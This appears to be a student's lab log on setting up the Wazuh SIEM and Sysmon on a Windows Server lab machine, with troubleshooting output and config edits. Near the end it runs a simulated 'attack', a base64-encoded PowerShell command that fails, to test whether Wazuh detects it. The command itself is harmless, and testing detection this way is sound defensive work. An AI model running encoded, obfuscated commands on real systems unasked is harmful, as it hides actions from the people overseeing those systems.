



#This lab is to learn and get familiar with a Security Information Event Manager(SIEM) called Wazuh, Wazuh is a free and open-source platform with XDR and SIEM. It protects workloads across systems like on-premise, virtual, containerized and cloud-based environments.


#Installed the wazuh ova file from the official wazuh website.



#Connected to the Wazuh server dashboard by typing the server manager's IP in the URL.




#Installing wazuh agent.



#Kernel Panic

```
3835.062138] rcu: Stack dump where RCU GP kthread last ran:
3835.066390] CPU: 1 PID: 0 Comm: swapper/1 Tainted: G      OE      6.1.163-186.299.amzn2023.x86_64 #1
3835.074152] Hardware name: innotek GmbH VirtualBox/VirtualBox, BIOS VirtualBox 12/01/2006
3835.080370] RIP: 0010:default_idle+0x10/0x20
3835.083990] Code: 48 89 ef e8 82 fd ff ff 48 85 c0 0f 95 c0 0f b6 c0 5d 41 5c e9 11 67 36 00 cc 0f 1f 44 00 00 eb 07 0f 00 2d b2 9d 56 00 fb f4 <c3> cc cc cc
c 66 66 2e 0f 1f 84 00 00 00 00 0f 1f 44 00 00 65
3835.099684] RSP: 0018:ffffd1c8b009bed8 EFLAGS: 00010216
3835.108496] RAX: ffffffffba9c690 RBX: 0000000000000001 RCX: ffffffb5e8b60060
3835.122141] RDX: 4000000000000000 RSI: 0000000000000001 RDI: 00000000004a09dc
3835.133229] RBP: 0000000000000000 R08: 000002b0087138f9 R09: 0000000000000000
3835.141595] R10: 0000000000000000 R11: 0000000000033065 R12: 0000000000000000
3835.156266] R13: 0000000000000000 R14: 0000000000000000 R15: 0000000000000000
3835.167893] FS:  0000000000000000 (0000) GS:fffffb6097c80000 (0000) knlGS:0000000000000000
3835.181171] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
3835.190092] CR2: 000025263741f018 CR3: 0000000103182001 CR4: 00000000000706e0
3835.201487] Call Trace:
3835.205592] <TASK>
3835.209027] default_idle_call+0x33/0xe0
3835.214566] cpuidle_idle_call+0x111/0x120
3835.220003] ? sched_clock_cpu+0x9/0xb0
3835.224611] do_idle+0x7b/0xe0
3835.228380] cpu_startup_entry+0x26/0x30
3835.232764] start_secondary+0x125/0x150
3835.237261] secondary_startup_64_no_verify+0xd3/0xdb
3835.243642] <TASK>
3835.248589] CPU: 1 PID: 0 Comm: swapper/1 Tainted: G      OE      6.1.163-186.299.amzn2023.x86_64 #1
3835.261086] Hardware name: innotek GmbH VirtualBox/VirtualBox, BIOS VirtualBox 12/01/2006
3835.272003] RIP: 0010:default_idle+0x10/0x20
3835.276105] Code: 48 89 ef e8 82 fd ff ff 48 85 c0 0f 95 c0 0f b6 c0 5d 41 5c e9 11 67 36 00 cc 0f 1f 44 00 00 eb 07 0f 00 2d b2 9d 56 00 fb f4 <c3> cc cc cc
c 66 66 2e 0f 1f 84 00 00 00 00 0f 1f 44 00 00 65
3835.299589] RSP: 0018:ffffd1c8b009bed8 EFLAGS: 00010216
3835.305657] RAX: ffffffffba9c690 RBX: 0000000000000001 RCX: ffffffb5e8b60060
3835.313319] RDX: 4000000000000000 RSI: 0000000000000001 RDI: 00000000004a09dc
3835.320628] RBP: 0000000000000000 R08: 000002b0087138f9 R09: 0000000000000000
3835.333310] R10: 0000000000000000 R11: 0000000000033065 R12: 0000000000000000
3835.341434] R13: 0000000000000000 R14: 0000000000000000 R15: 0000000000000000
3835.350671] FS:  0000000000000000 (0000) GS:fffffb6097c80000 (0000) knlGS:0000000000000000
3835.360075] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
3835.366759] CR2: 000025263741f018 CR3: 0000000103182001 CR4: 00000000000706e0
3835.374650] Call Trace:
3835.377776] <TASK>
3835.380490] default_idle_call+0x33/0xe0
3835.384989] cpuidle_idle_call+0x111/0x120
3835.389668] ? sched_clock_cpu+0x9/0xb0
3835.394285] do_idle+0x7b/0xe0
3835.397953] cpu_startup_entry+0x26/0x30
3835.402521] start_secondary+0x125/0x150
3835.407263] secondary_startup_64_no_verify+0xd3/0xdb
3835.413454] <TASK>
```

#agent not showing, because the server was not connected.




#Corrected the address, now the windows server is talking to the wazuh server

```
ossec.conf - Notepad
File Edit Format View Help
<server>
  <address>192.168.2.241</address>
  <port>1514</port>
  <protocol>tcp</protocol>
</server>
<crypto_method>aes</crypto_method>
<notify_time>20</notify_time>
<time-reconnect>60</time-reconnect>
<auto_restart>yes</auto_restart>
<enrollment>
  <enabled>yes</enabled>
  <agent_name>Excalibur</agent_name>
</enrollment>
</client>

<!-- Agent buffer options -->
<client_buffer>
  <disabled>no</disabled>
  <queue_size>5000</queue_size>
  <events_per_second>500</events_per_second>
</client_buffer>

<!-- Log analysis -->
<localfile>
  <location>Application</location>
  <log_format>eventchannel</log_format>
</localfile>
```

#Set up complete



#Failed to open the xml config

```
PS C:\Users\Administrator\Downloads\Sysmon> .\sysmon64.exe -accepteula -i sysmon-config.xml

System Monitor v15.20 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Error: Failed to open xml configuration: sysmon-config.xml
```

#Installed without a config

```
PS C:\Users\Administrator\Downloads\Sysmon> .\sysmon64.exe -accepteula -i

System Monitor v15.20 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com


Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Users\Administrator\Downloads\Sysmon>

PS C:\Users\Administrator> cd C:\Users\Administrator\Downloads\Sysmon
PS C:\Users\Administrator\Downloads\Sysmon> .\sysmon64.exe -accepteula -i sysmon-config.xml

System Monitor v15.20 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Error: Failed to open xml configuration: sysmon-config.xml
```

#The file had .txt at the end.



#Renamed the config file

```
Administrator: Windows PowerShell
>
Rename-Item : Cannot rename because item at 'C:\Sysmon\sysmon-config.xml.txt' does not exist.
at line:1 char:1
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Rename-Item], PSInvalidOperationException
+ FullyQualifiedErrorId : InvalidOperation,Microsoft.PowerShell.Commands.RenameItemCommand

PS C:\Users\Administrator> Rename-Item -Path C:\Users\Administrator\Downloads\sysmon\sysmon-config.xml.txt -NewName sysmon-config.xml
>
PS C:\Users\Administrator> Get-ChildItem -Path C:\Users\Administrator\Downloads\Sysmon -Force

Directory: C:\Users\Administrator\Downloads\Sysmon

Mode                LastWriteTime         Length Name
----                -
a----          4/20/2026   1:23 PM             7490 Eula.txt
a----          4/20/2026   1:29 PM              355 sysmon-config.xml
a----          4/20/2026   1:23 PM         6260160 Sysmon.exe
a----          4/20/2026   1:23 PM         3248064 Sysmon64.exe
a----          4/20/2026   1:23 PM         3138496 Sysmon64a.exe

PS C:\Users\Administrator> _
```

#The config file was empty

#Confirmed that the file and folder exists

```
Administrator: Windows PowerShell
n
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand

PS C:\Users\Administrator> Get-Content -Path C:\Users\Administrator\Downloads\Sysmon\sysmon-config.xml -Raw
>

PS C:\Users\Administrator> Get-ChildItem -Path C:\Sysmon -Force | Format-Table Name,Length
> Get-Item -Path C:\Sysmon\sysmon-config.xml -ErrorAction SilentlyContinue | Select-Object Name,Length,Attributes
>
Get-ChildItem : Cannot find path 'C:\Sysmon' because it does not exist.
at line:1 char:1
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Sysmon:String) [Get-ChildItem], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

PS C:\Users\Administrator> Get-ChildItem -Path C:\Users\Administrator\Downloads\Sysmon -Force | Format-Table Name,Length
> Get-Item -Path C:\Users\Administrator\Downloads\Sysmon\sysmon-config.xml -ErrorAction SilentlyContinue | Select-Object
Name,Length,Attributes
>

Name                Length
----                -
Eula.txt             7490
sysmon-config.xml    355
sysmon.exe           6260160
sysmon64.exe         3248064
sysmon64a.exe        3138496
```

#Create a folder and write a valid UTF8 config

```
Select Administrator: Windows PowerShell

Name                Length
-----
Eula.txt            7490
sysmon-config.xml   355
Sysmon.exe          6260160
Sysmon64.exe        3248064
Sysmon64a.exe       3138496

Name                Length Attributes
-----
sysmon-config.xml   355      Archive

PS C:\Users\Administrator>
>> $xml = @'
>> <Sysmon schemaversion="4.50">
>>   <EventFiltering>
>>     <ProcessCreate onmatch="include">
>>       <CommandLine condition="is not">""</CommandLine>
>>     </ProcessCreate>
>>   </EventFiltering>
>> </Sysmon>
>> '@
>>
PS C:\Users\Administrator> New-Item -Path C:\users\administrator\downloads\Sysmon -ItemType Directory -Force | Out-Null
>> $xml | Out-File -FilePath C:\users\administrator\downloads\Sysmon\sysmon-config.xml -Encoding utf8 -Force
PS C:\Users\Administrator> Get-ChildItem -Path C:\Sysmon -Force | Format-Table Name,Length
>> Get-Content -Path C:\Sysmon\sysmon-config.xml -Raw | Select-Object -First 1
```

#Confirmed the contents

```
Select Administrator: Windows PowerShell

PS C:\Users\Administrator> Get-ChildItem -Path C:\users\administrator\downloads\Sysmon -Force | Format-Table Name,Length
>> Get-Content -Path C:\users\administrator\downloads\Sysmon\sysmon-config.xml -Raw | Select-Object -First 1

Name                Length
-----
Eula.txt            7490
sysmon-config.xml   197
Sysmon.exe          6260160
Sysmon64.exe        3248064
Sysmon64a.exe       3138496

<Sysmon schemaversion="4.50">
  <EventFiltering>
    <ProcessCreate onmatch="include">
      <CommandLine condition="is not">""</CommandLine>
    </ProcessCreate>
  </EventFiltering>
</Sysmon>

PS C:\Users\Administrator>
```

#Installed sysmon using the config

#The first line removes any half-installed Sysmon driver (safe even if nothing is installed).

#The second line installs Sysmon with the working config.

```
Administrator: Windows PowerShell
<CommandLine condition="is not">"</CommandLine>
</ProcessCreate>
</EventFiltering>
</Sysmon>

PS C:\Users\Administrator> C:\Users\Administrator\Downloads\Sysmon\Sysmon64.exe -u
>> C:\Users\Administrator\Downloads\Sysmon\Sysmon64.exe -accepteula -i C:\Users\Administrator\Downloads\Sysmon\sysmon-config.xml
>>

System Monitor v15.20 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Sysmon is not installed on this computer.

System Monitor v15.20 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2026 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.91
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.
PS C:\Users\Administrator>
```

#Verified that sysmon is running

```
PS C:\Users\Administrator> Get-Process sysmon64
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
232	526	3400	11948	0.05	2472	0	Sysmon64


```
PS C:\Users\Administrator>
```

#Verified Sysmon is generating logs



```
Administrator: Windows PowerShell

PS C:\Users\Administrator> wevtutil qe Microsoft-Windows-Sysmon/Operational /c:5 /f:text
>>
Event[0]
  Log Name: Microsoft-Windows-Sysmon/Operational
  Source: Microsoft-Windows-Sysmon
  Date: 2026-04-20T13:24:41.7070000Z
  Event ID: 16
  Task: Sysmon config state changed
  Level: Information
  Opcode: Info
  Keyword: N/A
  User: S-1-5-21-2992985283-3280471284-972079304-500
  User Name: CYSE1005\Administrator
  Computer: WS2022-ADDS-DC1.CYSE1005.local
  Description:
Sysmon config state changed:
UtcTime: 2026-04-20 17:24:41.705
Configuration: "C:\Users\Administrator\Downloads\Sysmon\Sysmon64.exe" -accepteula -i
ConfigurationFileHash: -

Event[1]
  Log Name: Microsoft-Windows-Sysmon/Operational
  Source: Microsoft-Windows-Sysmon
  Date: 2026-04-20T13:24:41.8650000Z
  Event ID: 4
  Task: Sysmon service state changed
  Level: Information
  Opcode: Info
  Keyword: N/A
  User: S-1-5-18
  User Name: NT AUTHORITY\SYSTEM
  Computer: WS2022-ADDS-DC1.CYSE1005.local
  Description:
Sysmon service state changed:
UtcTime: 2026-04-20 17:24:41.865
```



#More severities detected now



#Tried a powershell attack

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> powershell -enc UwB5AHMAdABlAG0ALgBFAHgAZQBjAHUAdABlACgAIGBwAGkAbgBnAC4AZQB4AGUAIGApAA
==
System.Execute : The term 'System.Execute' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct
and try again.
At line:1 char:1
+ System.Execute("ping.exe")
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (System.Execute:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\Administrator>
```

#Wazuh did not detect the event

#Added Sysmon event channel to ossec.conf

```
*ossec.conf - Notepad
File Edit Format View Help
</localfile>

<localfile>
  <location>Security</location>
  <log_format>eventchannel</log_format>
  <query>Event/System[EventID != 5145 and EventID != 5156 and EventID != 5447 and
    EventID != 4656 and EventID != 4658 and EventID != 4663 and EventID != 4660 and
    EventID != 4670 and EventID != 4690 and EventID != 4703 and EventID != 4907 and
    EventID != 5152 and EventID != 5157]</query>
</localfile>

